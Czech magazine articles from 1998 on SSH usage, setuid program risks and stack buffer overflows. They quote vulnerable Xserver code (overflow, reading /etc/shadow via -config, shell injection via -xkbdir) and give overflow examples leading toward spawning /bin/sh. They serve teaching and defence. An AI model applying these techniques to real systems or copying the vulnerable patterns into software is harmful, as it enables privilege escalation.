Klient, který žádá server o spojení, obdrží od serveru veřejný klíč stroje i serveru. Veřejné klíče strojů, se kterými jsme už v minulosti komunikovali, jsou ukládány do souboru `~/.ssh/known_hosts`, případně správcem do `/etc/ssh_known_hosts`, a při každém dalším přihlášení se ověřuje, zda se identifikace vzdáleného stroje nezměnila. To by mohlo znamenat, že se někdo snaží spojení odposlouchávat a vydává se za námi zamýšlený stroj (*man-in-the-middle attack*). V našem méně nepřátelském světě k odmítnutí spojení z tohoto důvodu dochází typicky po reinstalaci počítače – řešením pak je po ověření situace odstranit veřejný klíč vzdáleného stroje z lokální databáze `known_hosts`.

Klient po získání klíčů vygeneruje 256 bitový klíč (*session key*), který bude použit pro šifrování dalšího spojení symetrickým šifrovacím algoritmem. Tento klíč zakryptuje veřejnými klíči serveru a stroje, na kterém běží server, a pošle zpět. Server tedy musí nejen poslat správný veřejný klíč stroje pro ověření proti `known_hosts` na klientské straně, musí samozřejmě znát i svůj správný tajný klíč, aby byl schopen klíč od klienta rozšifrovat.

Poté, co klient věří, že komunikuje s tím, s kým požadoval, je na serveru, aby ověřil, že klient má právo se přihlásit, případně provést žádanou akci.

Ssh podporuje z důvodu zpětné kompatibility autentizaci shodnou či podobnou s `rsh`, pomocí souborů `/etc/hosts.equiv` a `.rhosts`, resp. `.shosts`. Naštěstí se tento způsob dá v konfiguraci daemona zakázat a je to více než doporučeníhodné. Použití ssh dává totiž uživateli jistý pocit bezpečí, který je ale při povoleném přihlašování jen na základě `.rhosts` více než pochybný.

Nejčastěji používanou autentizací je autentizace protokolem RSA (kryptografie s veřejným klíčem). Při něm server zná veřejný klíč uživatele, ten je uveden v souboru `~/.ssh/authorized_keys` v domovském adresáři uživatele na vzdáleném stroji. Kdo se chce přihlásit, musí prokázat, že zná tajný klíč k tomuto veřejnému. Server na požadavek ssh klienta vrátí tzv. *challenge*, náhodné číslo zašifrované veřejným klíčem. Klient se pokusí ho rozšifrovat za použití tajného klíče, který může být ještě chráněn dodatečným heslem, *passphrase*. Pokud výsledek od klienta souhlasí, server přihlášení povolí a provede požadovanou akci – spustí interaktivní shell, provede příkaz.

Jako poslední šance je uživateli nabídnut prompt k zadání hesla; pokud ani toto neuspěje, je spojení zrušeno.

Instalujeme sshd a ssh

Při instalaci si můžeme zvolit buď kompilaci ze zdrojových textů (`./configure && make && make install`) nebo nainstalovat předkompilovanou binární distribuci či rpm. Obě formy instalace zajistí mj. i vygenerování dvojice klíčů stroje. Poté zkontrolujeme, jestli nám vyhovuje standardní nastavení konfigurace ssh daemona uvedené v `/etc/sshd_config`, zvláště co se týče povolených forem autentizace či způsobu přihlašování. Pak již můžeme daemon spustit, nejlépe z nějakého `rc` skriptu.

Od této chvíle můžeme se strojem, na kterém běží sshd, již komunikovat bezpečným způsobem. I když totiž nemáme povolenou RSA autentizaci, můžeme se přihlásit zadáním hesla.

Chceme-li využít RSA autentizaci, musíme na klientské straně, odkud se budeme přihlašovat, vygenerovat dvojici tajného a veřejného klíče. K tomu použijeme program `ssh-keygen`. Jsme vyzváni, abychom zadali jméno souboru pro uložení tajného klíče, veřejný klíč je uložen vedle něho s příponou `.pub`. Při generování klíče uživatele akceptujeme nabídnuté `~/.ssh/identity`. Soubor `~/.ssh/identity.pub` pak zkopírujeme do `~/.ssh/authorized_keys` na straně serveru a případně rozšíříme o požadované podmínky. A nyní již můžeme spustit

```
ssh jméno_serveru
```

Odpovědí by měl být prompt na vzdáleném stroji. Ověřit, zda opravdu používáme RSA autentizaci, můžeme spuštěním ssh s volbou `-v`. Správný výpis bude přibližně takovýto:

```
faethon: Server refused our rhosts authentication or host key.
faethon: No agent.
faethon: Trying RSA authentication with key 'adelton@faethon'
faethon: Received RSA challenge from server.
faethon: Sending response to host key RSA challenge.
faethon: Remote: RSA authentication accepted.
faethon: RSA authentication accepted by server.
```

Pokud se přihlašujeme na stroj, jehož veřejný klíč ještě neznáme, ssh se nás zeptá

```
Host key not found from the list of known hosts.
Are you sure you want to continue connecting (yes/no)?
```

Musíme odpovědět celým `yes` a ssh pak přidá veřejný klíč do našeho lokálního seznamu `known_hosts`.

Secure shell daemon můžeme spustit i na stroji, na kterém nemáme superuživatelská práva. Musíme ho ale volbou na příkazové řádce nebo v lokálním konfiguračním souboru spustit na neprivilegovaném portu a na tento port pak směrovat klienty.

Autorizované klíče a různé identity

Při autentizaci protokolem RSA server testuje, zda klient zná tajný klíč k veřejnému klíči ze souboru `~/.ssh/authorized_keys`. Na každém řádku je uveden jeden veřejný klíč, a s ním i podmínky a akce, pro které platí. Můžeme například klauzulí `from` omezit přihlašování jen z určitých strojů či domén, můžeme zakázat forwardování portů či nastavit dobu nečinnosti, po které bude spojení ukončeno. Pomocí `command` specifikujeme příkaz, který se při spojení s odpovídajícím tajným klíčem provede. Pokud údaj `command` není uveden, spustí se buď interaktivní shell, nebo příkaz vyžádaný klientem.

Běžný uživatel bude mít ve svých `authorized_keys` pravděpodobně převážně svoje klíče pro interaktivní přihlašování, naproti tomu na superuživatelský účet můžeme chtít mít různě omezené přístupy z různých strojů. Takto by mohl vypadat řádek, který dovolí vlastníkovi tajného klíče provést backup části disku na vzdáleném stroji:

```
from="pinosol",command="tar czf -- /export/data" 1024 37 \
          5867...spousta číslic veřejného klíče
```

(vše uvedeno na jednom řádku). Všimněme si, že tento příkaz, stažení taru s obsahem adresáře, může provést kdokoli, kdo má odpovídající tajný klíč, nikoli nutně superuživatel. Při spuštění ssh na klientské straně volbou `-i` zadáme jméno souboru se správným tajným klíčem:

```
ssh -i ~/.ssh/backupuj root@bromhexin > \
backup.'date +'%y%m%d''.tgz
```

Autorizovaný klíč pro stažení či zápis jednoho pevně daného souboru či zatarování obsahu adresáře je korektním způsobem, jak zajistit přenos dat mezi dvěma běžnými uživateli, pokud nám nevyhovuje otevřenost HTTP protokolu. Nesdělujeme totiž cizímu člověku ani heslo, ani tajný klíč k neomezenému přihlašování na náš účet, zpřístupňujeme mu pouze přesně vymezená data.

Pokud máme povolený neomezený přístup (například RSA autentizací na svůj účet na jiném stroji), můžeme příkaz pro provedení zadat samozřejmě i lokálně:

```
ssh bromhexin 'tar cf -- /export/data' > out.tar
```

V tomto případě se použije standardní identity.

Forwardování protokolu X11 a portů

Pokud se přihlašujeme z klienta s X-Window (je nastavena proměnná prostředí `DISPLAY`) a server tuto vlastnost umožňuje, bude spojení od X klientů spuštěných na serverové straně ssh směrováno do kryptovaného kanálu a teprve na klientské straně ssh předáno X serveru. Proměnná `DISPLAY` bude na vzdálené straně ssh nastavena na vzdálený stroj, s číslem displeje vyšším, než na jaké jsme zvyklí (> 0). Tento displej je právě vzdálený konec ssh spojení.

Doporučeným způsobem, jak spustit na vzdáleném stroji aplikaci pro X-Window, je použít na příkazovém řádku volbu `-n`:

```
ssh -n pinosol xterm &
```

která zabrání čtení standardního vstupu a dovolí spuštění ssh na pozadí. Pokud potřebujeme při přihlašování zadat heslo nebo passphrase, využijeme volbu `-f`, která přesune ssh na pozadí, ale až po úspěšně proběhnuté autentizaci a po vytvoření spojení. Tak budeme mít prompt shellu na lokálním stroji opět k dispozici:

```
ssh -f pinosol xterm
```

Forwardování protokolu X11 funguje v posledních verzích ssh (1.2.20 a výše) bez větších problémů. Ve starších verzích docházelo k zatuhnutí, pokud klient zažádal o přenos velkého množství dat, tato chyba ale byla opravena. Jediné, co v oblasti X-Window nefunguje, je forwardování rozšíření OpenGL/DGL společnosti SGI.

Kryptovaný ssh kanál můžeme využít i pro jiná data, následující příklad ukazuje, jak kryptovaně namountovat Samba disk ze stroje bromhexin na stroj pinosol:

```
ssh -L 1234:bromhexin:139 bromhexin
smbmount //pinosol/adelton mnt -p 1234 -c pinosol
```

První příkaz kryptovaně propojí Samba port 139 na vzdáleném stroji s lokálním portem 1234. Druhý příkaz pak namountuje službu dostupnou již na lokálním portu.

Secure copy, ssh agent

Příkaz scp je prodloužením běžného cp na přenosy souborů mezi stroji: pokud před jméno souboru uvedeme jméno stroje a případně i jméno uživatele, provede se vzdálený ssh přenos. scp se v případě potřeby zeptá na heslo a umožní i kopírování mezi dvěma vzdálenými počítači.

Abychom se vyhnuli opakovaného zadávání passphrase například ke svému tajnému klíči, můžeme pomocí programů ssh-agent a ssh-add uložit tajné klíče do paměti, a posléze je využít při přihlašování pomocí ssh. Agenta spustíme například při přihlašování do X-Window tak, aby všechny další procesy byly jeho potomky. Ty pak zdědí spojení k němu a následné příkazy mohou využít jeho tajných klíčů.

Protože při startu X-Window systémů většinou ještě nemáme terminál, na kterém by se ssh-add mohl zeptat, spouští se v takové situaci jednoduchá aplikace ssh-askpass, od níž pak ssh-add zadanou passphrase převezme.

Distribuce veřejných klíčů

Secure shell je klient a server určitého protokolu, spolu s obslužnými programy typu ssh-keygen. Protokol ale nedefinuje, jakým způsobem si organizace či jednotlivci zajistí distribuci potřebných veřejných klíčů či backupování klíčů tajných. Aby ale usnadnili alespoň evidenci veřejných klíčů, zahrnuli autoři v distribuci perlovský skript make-ssh-known-hosts, který podle záznamů v nameserveru projde všechny stroje v doméně a pokusí se od nich získat jejich veřejný ssh klíč. Výsledek je ve formě souboru ssh_known_hosts a po jeho kontrole ho můžeme rovnou použít.

Na co dát pozor

Při přihlašování pomocí ssh je potřeba mít na paměti, že řetěz je tak slabý jako jeho nejslabší článek. Ssh odstraňuje přenos hesel v otevřené podobě, musíme ho ale používat důsledně: pokud se nejprve přihlásíme telnetem a teprve dále pomocí ssh, jde po části sítě otevřeně nejen heslo k prvnímu telnetu, ale i všechna případná další.

Důležité soubory

/usr/local/bin/ssh, ssh-keygen, ssh-agent, ssh-add, Klient, generování klíčů, ssh agent

/etc/ssh_config, ~/.ssh/config, ~/.ssh/identity, ~/.ssh/identity.pub, ~/.ssh/authorized_keys Standardní konfigurační soubor klienta, jeho lokální konfigurační soubor, standardní identita uživatele (tajný a veřejný klíč), seznam autorizovaných klíčů

/usr/local/sbin/sshd, /etc/sshd_config, /etc/ssh_host_key, /etc/ssh_host_key.pub Daemon, jeho konfigurační soubor, tajný a veřejný klíč stroje

Konfigurační soubory mohou být na vaší lokální instalaci uloženy místo adresáře /etc v /etc/ssh.

Závěr

Ukázali jsme, jak začít používat secure shell pro bezpečnější komunikaci po počítačové síti. Nastínili jsme jeho filosofii a uvedli několik příkladů. Uživatelé najdou podrobnější informace v manuálové stránce ssh(1), správci by si měli přečíst sshd(8) a samozřejmě i relevantní dokumentaci odtamtud odkazovanou.

Často kladené dotazy naleznete na adrese (4) a o budoucnosti ssh i netriviálních aplikacích je newsová skupina *comp.security.ssh*.

Za připomínky a doplnění děkuji Petru Macháčkovi a Petru Kolářovi. ■

1 Domovská stránka Secure shellu
http://www.cs.hut.fi/ssh
2 Zrcadlo ssh na síti TEN-34 CZ
http://www.fi.muni.cz/ftp/pub/ssh
3 Secure shell pro Windows
http://www.datafellows.com/
4 Secure shell FAQ
http://www.uni-karlsruhe.de/~ig25/ssh-faq/

S-bit – životu nebezpečno

Pavel Kaňkovský, 3. března 1998

Mnoho systémových programů v UNIXovém operačním systému – Linux nevyjímaje – potřebuje pro svůj běh zvláštní privilegia. Příkladem budiž program passwd, který musí být schopen zapisovat do souboru /etc/passwd resp. /etc/shadow, aniž by k tomu byl oprávněn sám uživatel (z pochopitelných důvodů). Nejčastěji používaným mechanismem, který toto umožňuje, je tzv. *propůjčení identifikace*.

U programu, jehož spustitelný soubor má nastavený aspoň jeden z *s-bitů*, například takto:

```
-r-sr-xr-x  1 root    bin      15796 /usr/bin/passwd
```

dojde po jeho spuštění systémovým voláním execve() k tomu, že efektivní vlastník, efektivní skupina, případně oboje – podle toho, zda je v přístupových právech nastaven *setuid bit* (04000), *setgid bit* (02000), nebo oba dva – jsou nastaveny na hodnoty určené uživatelem resp. skupinou vlastnící soubor. (Množina doplňkových skupin (*supplemental groups*) je vždy ponechána beze změny.) Program pak pracuje se stejnými oprávněními, jako kdyby byl spuštěn svým vlastníkem resp. uživatelem v dané skupině.

Proč je to nebezpečné?

Výše popsaný mechanismus není prost rizik. Musí být zajištěno, aby zvláštní privilegia přidělená programu nemohla být zneužita. Část odpovědnosti leží na samotném jádře systému, které musí mj. zabránit jeho trasování nebo čtení jeho paměťového prostoru (kde se mohou nacházet důvěrná data) ze strany skutečného vlastníka, ovšem převážná část spočívá na bedrech samotného programu (a také jím používaných knihovnách).

Privilegovaný proces musí pečlivě kontrolovat prostředí, ve kterém je spuštěn, a vstupy, které jsou mu uživatelem předkládány. Naneštěstí mnoho programů (či spíše jejich autorů) toto podceňuje a výsledkem jsou závažné bezpečnostní problémy, které jsou ještě umocněny tím, že velká část takových programů pracuje rovnou s nejvyššími možnými privilegii – s právy superuživatele.

K nejčastějším chybám, které mají za následek bezpečnostní problémy (a které budou detailněji diskutovány níže) patří:

- přetečení mezí pole
- neopatrná manipulace se soubory
- neopatrné spouštění dalších programů

Odstrašující příklad – Xserver

Jak si asi mnozí, kteří mají na svém Linuxu nainstalovaný balík XFree86, všimli, Xserver běží s právy superuživatele. Je tomu tak, aby mu bylo dovoleno přistupovat přímo ke grafickému hardware, k jehož ovládání neposkytuje standardní linuxové jádro prakticky žádnou podporu. Ovšem Xserver je velmi komplikovaný program a vyskytují se v něm (nyní bude řeč o aktuální verzi 3.3.1 založené na X11R6.3) různé problémy, dokonce ze všech tří výše vyjmenovaných kategorií. Jedná se o následek toho, že kód Xserveru (a do jisté míry to platí o celém X11) byl většinou navrhován a implementován, aniž byl kladen dostatečný důraz na jeho bezpečnost. Svou roli zde nepochybně hraje velký rozsah a složitost kódu, stejně jako jeho značná různorodost.

Přetečení mezí pole

Toto je snad nejfrekventovanější chyba vyskytující se v céčkových programech vůbec. Poněkud překvapivě se však chyba vyskytuje mnohem častěji nepřímo – při použití některých funkcí standardní knihovny. Zvláště se jedná o funkce sprintf(), strcpy() a strcat(), které neumožňují explicitně stanovit velikost pole, do kterého je ukládán výsledek, a bezstarostně zapisují za jeho konec. (Což vede k otázce, zda je celková koncepce standardní knihovny vhodná.) Podrobněji k této problematice v článku ➡Přetečení bufferu.

Pomocí vhodně sestrojených vstupních dat pak může zlý uživatel přepsat návratovou adresu na zásobníku nebo jiné důležité údaje a donutit program k vykonání prakticky libovolných akcí – např. ke spuštění privilegovaného shellu. Detailní popis přináší například (1).

Příklad (xc/programs/Xserver/os/access.c) je na výpisu ➡Nesprávné meze polí.

```
void
ResetHosts (display)
    char *display;
{
    register HOST  *host;
    char lhostname[120], ohostname[120];
    char *hostname = ohostname;
    char fname[100];
...
    strcpy (fname, "/etc/X");
    strcat (fname, display);
    strcat (fname, ".hosts");
    if (fd = fopen (fname, "r"))
...
}
```

Výpis 3: Nesprávné meze polí

Uživatel může při spuštění Xserveru specifikovat libovolný (i nesmyslný a hlavně libovolně dlouhý) název displaye pomocí parametru uvozeného dvojtečkou. Tato hodnota je předána do funkce ResetHosts(), která ji používá pro konstrukci jména souboru. Avšak příliš dlouhá hodnota způsobí přetečení mezí pole fname.

Neopatrná manipulace se soubory

Většina programů pracuje nějakým způsobem se souborovým systémem. Pokud program neprovádí dostatečné kontroly jmen souborů nebo jiných uživatelem poskytnutých dat, z nichž jsou jména souborů konstruována, lze snadno získat neoprávněný přístup k souborům, systémovým zvláště.

Příklad (`xc/programs/Xserver/os/utils.c`) je na výpisu ➡Příklad nesprávného zacházení se souborem.

v oblastech přístupných uživateli – zvláště v adresáři `/tmp`, ale i v domovském adresáři uživatele, v aktuálním adresáři apod. Zlý uživatel může vytvořením (sym)linků nebo přejmenováváním souborů lehce přesvědčit naivně implementovaný program, aby pracoval s úplně jiným souborem, než zamýšlel. Bohužel tomu opět napomáhá standardní knihovna – konkrétně funkce `mktemp()` a `tmpnam()`. V případě Xserveru lze problém tohoto typu demonstrovat na práci s adresářem `/tmp/.X11-unix`, i když konkrétní povaha těchto rizik poněkud vybočuje ze zaměření tohoto článku.

```
static void
InsertFileIntoCommandLine(resargc, resargv, prefix_argc, prefix_argv, filename,\
   suffix_argc, suffix_argv)

    int *resargc;
...
{
    struct stat    st;
    FILE           *f;
    char           *p;
    char           *q;
    int            insert_argc;
    char           *buf;
    int            len;
    int            i;

    f = fopen(filename, "r");
...
} /* end InsertFileIntoCommandLine */

void
ExpandCommandLine(pargc, pargv)
    int *pargc;
    char ***pargv;
{
    int i;
    for (i = 1; i < *pargc; i++)
    {
        if ( (0 == strcmp((*pargv)[i], "-config")) && (i < (*pargc -- 1)) )
        {
            InsertFileIntoCommandLine(pargc, pargv,
                                          i, *pargv,
                                    (*pargv)[i+1], /* filename */
                                    *pargc -- i - 2, *pargv + i + 2);
            i--;
        }
    }
} /* end ExpandCommandLine */
```

Výpis 4: Příklad nesprávného zacházení se souborem

Funkce `ExpandCommandLine()` interpretuje parametr `-config` tak, že načte obsah specifikovaného souboru a přidá ho k parametrům zadaným na příkazové řádce. Nicméně vůbec nekontroluje, zda je daný soubor uživateli, který Xserver spustil, přístupný pro čtení. Například, pokud zlý uživatel zadá soubor `/etc/shadow`, dostane se mu chybového hlášení typu:

```
Unrecognized option: root:BFLMpsvzABCD:12345:::::
```

a může začít luštit superuživatelovo heslo.

Zvláštní kapitolu představují dočasné soubory vytvářené

Neopatrné spouštění dalších programů

Příležitostně potřebuje jeden program využít služeb jiného programu. Pokud první program běží se zvláštními privilegii, pak jsou často tato privilegia přenášena i na programy z něj spuštěné. To pak znamená, že se na jedné straně nabízí možnost využít (či spíše zneužít) nedostatků jiného programu, na druhé straně pak možnost přímo donutit privilegovaný proces k spuštění libovolného programu dodaného zlým uživatelem (sem lze zařadit použití dynamicky linkované knihovny podle přání uživatele). Xserver vykazuje vzácnou kombinaci obou problémů, jak uvidíme v příkladu.

Příklad (xc/programs/Xserver/xkb/ddxLoad.c) je na výpisu ➡Neopatrné spouštění dalších programů.

```
Bool
XkbDDXCompileKeymapByNames(XkbDescPtr             xkb,
                           XkbComponentNamesPtr   names,
                           unsigned               want,
                           unsigned               need,
                           char *                 nameRtrn,
                           int                    nameRtrnLen)
{
...
    if (XkbBaseDirectory!=NULL) {
...
        sprintf(buf,
    "%s/xkbcomp -w %d -R%s -xkm -- -em1 %s -emp %s -eml %s \"%s%s.xkm\"",
              XkbBaseDirectory,
              ((xkbDebugFlags<2)?1:((xkbDebugFlags>10)?10:xkbDebugFlags)),
              XkbBaseDirectory,
              PRE_ERROR_MSG,ERROR_PREFIX,POST_ERROR_MSG1,
              xkm_output_dir,keymap);
...
    }
    else {
...
    }
...
    out= popen(buf,"w");
...
}
```

Výpis 5: Neopatrné spouštění dalších programů

Proměnná XkbBaseDirectory obsahuje buď implicitní hodnotu (/usr/lib/X11/xkb), nebo hodnotu specifikovanou pomocí parametru -xkbdir. (Z tohoto důvodu mi není zcela jasný význam testu na nulovou hodnotu, ale to ponechme stranou.) Uživatel má nyní dvě možnosti jak tento parametr zneužít: jednak může vytvořit libovolný program pod jménem xkbcomp a předat jméno adresáře, ve kterém se nachází, nebo může využít faktu, že funkce popen() způsobí spuštění shellu, a zadat hodnotu, která obsahuje znaky mající pro shell zvláštní význam (např. mezery, obrácené apostrofy aj.).

Východiska z nouze

Rozsáhlé a těžko prověřitelné programy (jako zmíněný Xserver) neměly být nikdy spouštěny se zvláštními privilegii. Principiálně vzato by těžko prověřitelné programy neměly vůbec vznikat. Často používané bezpečnostní obálky (*wrappers*) a podobná opatření jsou pouze nápravou následků, nikoli příčin, které spočívají v špatné konstrukci samotných programů, i když za určitých okolností mohou mít své výhody. Návod ke správné konstrukci bezpečných programů lze hledat ve dvou „základních bezpečnostních pravidlech“, která zní:

- Nikdy nikomu nevěř.
- Co není dovoleno, je zakázáno.

První pravidlo říká, že v programu nesmí být chyby, ale navržen musí být s ohledem na to, že tam chyby budou. To například znamená, že ty části programů, které zvláštní privilegia vyžadují, je vhodné separovat do malých samostatných programů s přesně definovaným rozhraním, jejichž správnou funkci bude možno ověřit – ideálně formálním důkazem.

Druhé pravidlo pak doporučuje, aby každý program měl přidělena pouze ta privilegia, která ke své práci potřebuje a pokud možno žádná jiná. To bohužel často naráží na omezení operačního systému – zvláště v UNIXovém světě (Linux opět nevyjímaje), kde vládne silná dichotomie: vše (superuživatel) nebo nic (ostatní uživatelé). Není-li možno dostatečně jemně rozlišovat privilegia, dochází k tomu, že jsou přidělována širší oprávnění, než je zapotřebí, a otevírá se prostor pro jejich zneužití. Jediným skutečným řešením tohoto problému je upravit operační systém tak, aby programy nemusely mít větší oprávnění než je nutno. Komplexnější projekty jako LinuxPrivs (2) (implementace privilegií podle POSIX.1e) jsou vykročení správným směrem, ale existují i částečná řešení, jako například patch (3), který mj. eliminuje dosti nesmyslnou (v dnešní době) potřebu superuživatelských práv pro některé síťové služby.

Poněkud paradoxní je, že popisovaná opatření (pomineme-li obecné doporučení, že v programech nemají být chyby) nejsou příliš vhodná pro náš Xserver. Ten totiž ve skutečnosti žádná speciální privilegia nepotřebuje, pouze musí být schopen ovládat grafický hardware. Stačí, aby pro to byla v jádře dostatečná podpora – jako jí poskytuje například GGI (4).

Závěr

Tento článek popisuje pouze malou část z rozsáhlého repertoáru možných rizik: zmiňované problémy (nebo problémy jim podobné) mohou vznikat (a bohužel také vznikají) všude, kde dochází k interakci mezi procesy pracujícími s různými oprávněními, ať už jsou to diskutované programy využívající mechanismus propůjčení identifikace, programy komunikující po síti (na serverové i na klientské straně), nebo dokonce uživatelské aplikace, jsou-li jim předloženy vstupy pocházející z potenciálně nedůvěryhodného zdroje. Proto nelze než doporučit, aby tvůrce libovolného programu zvážil při jeho návrhu a implementaci možná bezpečnostní rizika a snažil se je úplně eliminovat, nebo alespoň maximálně omezit. ■

1 Buffer Overflow problem
`http://www-miaif.ibp.fr/willy/security/`
2 LinuxPrivs
`http://www.kernel.org/pub/linux/libs/security/linux-privs/`
3 Bezpečnostní patch
`http://www.phrack.com/52/P52-06`
4 Projekt GGI
`http://www.ggi-project.org/`

Přetečení bufferu

David Rohleder, 3. března 1998


Přetečení bufferu je jednou z nejčastějších bezpečnostních děr v programech UNIXových systémů.

Programovací jazyky, které umožňují rekurzivní volání podprogramů (podprogram je *rekurzivní*, jestliže jeho nová aktivace může začít ještě před tím, než se ukončí jeho předchozí aktivace) musí pro jejich volání používat nějakou dynamickou strukturu, která udržuje informace potřebné k úspěšnému návratu z podprogramu. K tomuto účelu se používá zásobník.

Oblasti

Nejdříve si musíme vysvětlit, jak je proces organizován v paměti. Proces je rozdělen na tři hlavní oblasti: text, data a zásobník.

- Textová oblast obsahuje kód programu a data určená pouze pro čtení. Tato oblast je v paměti označena pouze pro čtení a není možno do ní zapisovat. Pokus o zápis vyvolá porušení ochrany paměti. V Linuxu proto není možné psát samomodifikující se programy (no jo, kecám :–).
- Datová oblast obsahuje inicializovaná a neinicializovaná data. Obsahuje všechny globální proměnné a dynamicky alokované proměnné. S velikostí datové oblasti je možné manipulovat pomocí volání `brk(2)` a `sbrk(2)`.
- Zásobník slouží především k uložení lokálních proměnných a předávání parametrů funkcím. Mezi bss a zásobník se ještě mapují sdílené knihovny a věci, které lze mapovat pomocí `mmap(2)`.



Obrázek 6: Paměť při startu programu

Práce se zásobníkem

Zásobníková oblast je souvislý blok paměti obsahující data. Na vrchol zásobníku ukazuje (u procesorů Intel) registr SP. Dno zásobníku je na pevné adrese. Procesor používá pro manipulaci se zásobníkem dvě instrukce: `PUSH` pro ukládání a `POP` pro vybírání dat ze zásobníku. Zásobník v závislosti na typu procesoru roste buď směrem k nižším nebo k vyšším adresám. U procesorů Intel, SPARC a MIPS roste zásobník směrem k nižším adresám.

Zásobník používají programy k volání svých podprogramů, předávání parametrů a ukládání lokálních proměnných. Na zásobníku jsou uloženy ve formě tzv. *aktivačního záznamu* AZ. Při implementaci přidělování paměti bývá jeden registr vyhrazen jako ukazatel na začátek aktuálního aktivačního záznamu. Vzhledem k tomuto registru se pak počítají adresy datových objektů umístěných v aktivačním záznamu. U procesorů Intel se používá registr `BP` (*Base Pointer*). Naplnění tohoto registru a přidělení nového aktivačního záznamu je součástí volací posloupnosti (*prologu*) podprogramu. Volací posloupnost je rozdělena mezi volající a volaný podprogram. Volající uloží do zásobníku parametry předávané podprogramu. Pak zavolá pomocí instrukce `CALL` volaný podprogram. Návratová adresa je uložena na zásobník. Volaný podprogram na zásobník uloží ukazatel na starý aktivační záznam (`BP`), pak do ukazatele `BP` uloží vrchol zásobníku a nakonec vyhradí místo pro lokální proměnné. Podprogram potom inicializuje lokální proměnné a začne provádět své tělo.

Jeden typický příklad je na výpisu ➡Příklad `example1.c`.

Pomocí `gcc` vygenerujeme assemblerový kód:

```
$ gcc -S -o example1.s example1.c
```

Příslušný kód pro volání funkce `f` vypadá následovně:

```
pushl $3
pushl $2
pushl $1
call f
```

```
int f(int a, int b, int c)
{
  char buffer[5];
  char buffer2[10];

  return a+b;
}

void main(void)
{
  f(1,2,3);
}
```

Výpis 7: Příklad `example1.c`


Program uloží tři argumenty v pořadí od posledního k prvnímu na zásobník a pak zavolá funkci `f`. Toto pořadí ukládání parametrů na zásobník umožňuje snadné volání funkcí s proměnlivým počtem parametrů (funkce s výpustkou – `int funkce(...)`). Instrukce `call f` uloží na zásobník návratovou adresu (návrat je pak proveden instrukcí RET).

Volaný podprogram pak provede prolog:

```
/* uloží ukazatel na starý AZ do zásobníku */
pushl %ebp
/* do BP uloží ukazatel na nový AZ */
movl %esp,%ebp
/* vyhrazení místa pro lokální proměnné */
subl $20,%esp
```

Uloží registr ukazující na stávající aktivační záznam (`ebp`) a uloží do něj nový ukazatel na právě vytvářený záznam. Pak vytvoří místo pro lokální proměnné. Překladač zarovnává proměnné na délku slova (tzn. v našem případě 4B). Takže bytový `buffer` velikosti 5 bytů ve skutečnosti zabírá 8 bytů a `buffer2` zabírá 12 bytů. Proto je nutno od SP odečíst 20.

Obsah zásobníku je znázorněn na obrázku ➡Obsah zásobníku.



Obrázek 8: Obsah zásobníku

Po provedení těla podprogramu je nutné obnovit stav, který byl před voláním podprogramu. Tento postup se nazývá návratová posloupnost (*function epilog*) a je opět rozdělen mezi volaný a volající podprogram. Volaný podprogram odstraní ze zásobníku lokální proměnné a obnoví ukazatel na předchozí AZ. Potom pomocí instrukce RET vrátí řízení volajícímu podprogramu. Volající podprogram dokončí návratovou posloupnost tím, že odstraní ze zásobníku parametry předávané podprogramu.

Návratová posloupnost volaného podprogramu:

```
/* odstranění lokálních proměnných ze zásobníku */
movl %ebp,%esp
/* obnovení ukazatele na AZ volajícího podprogramu */
popl %ebp
/* návrat do volajícího podprogramu */
ret
```

Návratová posloupnost volajícího podprogramu:

```
/* odstranění předávaných parametrů ze zásobníku */
addl $12,%esp
```

Přetečení bufferu


Data se tedy do zásobníku vkládají od vyšších adres k nižším. Většina operací se ovšem provádí od nižších adres k vyšším adresám. Typickým příkladem může být kopírování řetězců (viz výpis ➡Příklad `example2.c`).

```
#include <string.h>
#include <stdio.h>

void f(char *str)
{
  char buffer[96];
  /* tady jsou nějaké instrukce */

  strcpy(buffer,str);

  /* tady mohou být nějaké další instrukce */
}

char retezec[512];

void main(void)
{
  gets(retezec);
  f(retezec);
}

$ gcc -o example2 example2.c
$ ./example2
Opravdu velmi ..... sem doplňte min. 90 \
znaků .... dlouhý string
^D
Segmentation fault (core dumped)
$
```

Výpis 9: Příklad `example2.c`

Zde programátor udělal chybu, když neošetřil stav, kdy je do proměnné `buffer` uloženo více dat než je její velikost. To se mu ovšem krutě vymstí. Protože je proměnná `buffer` uložena na zásobníku, který roste od vyšších adres k nižším, jsou přepsány všechny informace, které se nacházejí nad proměnnou `buffer`. Naneštěstí zde leží také návratová adresa do volajícího podprogramu. Při pokusu o návrat tedy s největší pravděpodobností dojde k porušení ochrany paměti a k násilnému ukončení procesu. Jak vypadá zásobník před a po volání funkce `strcpy()` je na obrázku ➡Zásobník.

Ale co s tím? Zatím to nevypadá na nějakou možnost zneužití. Program se pokoušel provést kód, kde žádný kód nebyl a tak interpretovat v podstatě náhodný kód nebo sáhl do oblasti, ke které neměl přístup. Ale co se stane v případě, kdy na daném místě skutečně nějaký programový kód bude? Kód se jednoduše provede.



Obrázek 10: Zásobník

Nejjednodušší případ

Zřejmě nejjednodušší je spuštění shellu. Na návratovou adresu, kterou přepsal příliš dlouhý řetězec umístíme volání jádra `execve` pro spuštění shellu (`/bin/sh`). Jediné co musíme vědět je, jak takové volání vypadá (viz výpis ➡Příklad `example3.c`).

```
#include <unistd.h>

int main()
{
  char *name[2];

  name[0]="/bin/sh";
  name[1]=NULL;

  execve(name[0],name,NULL);

  return 0;
}
```

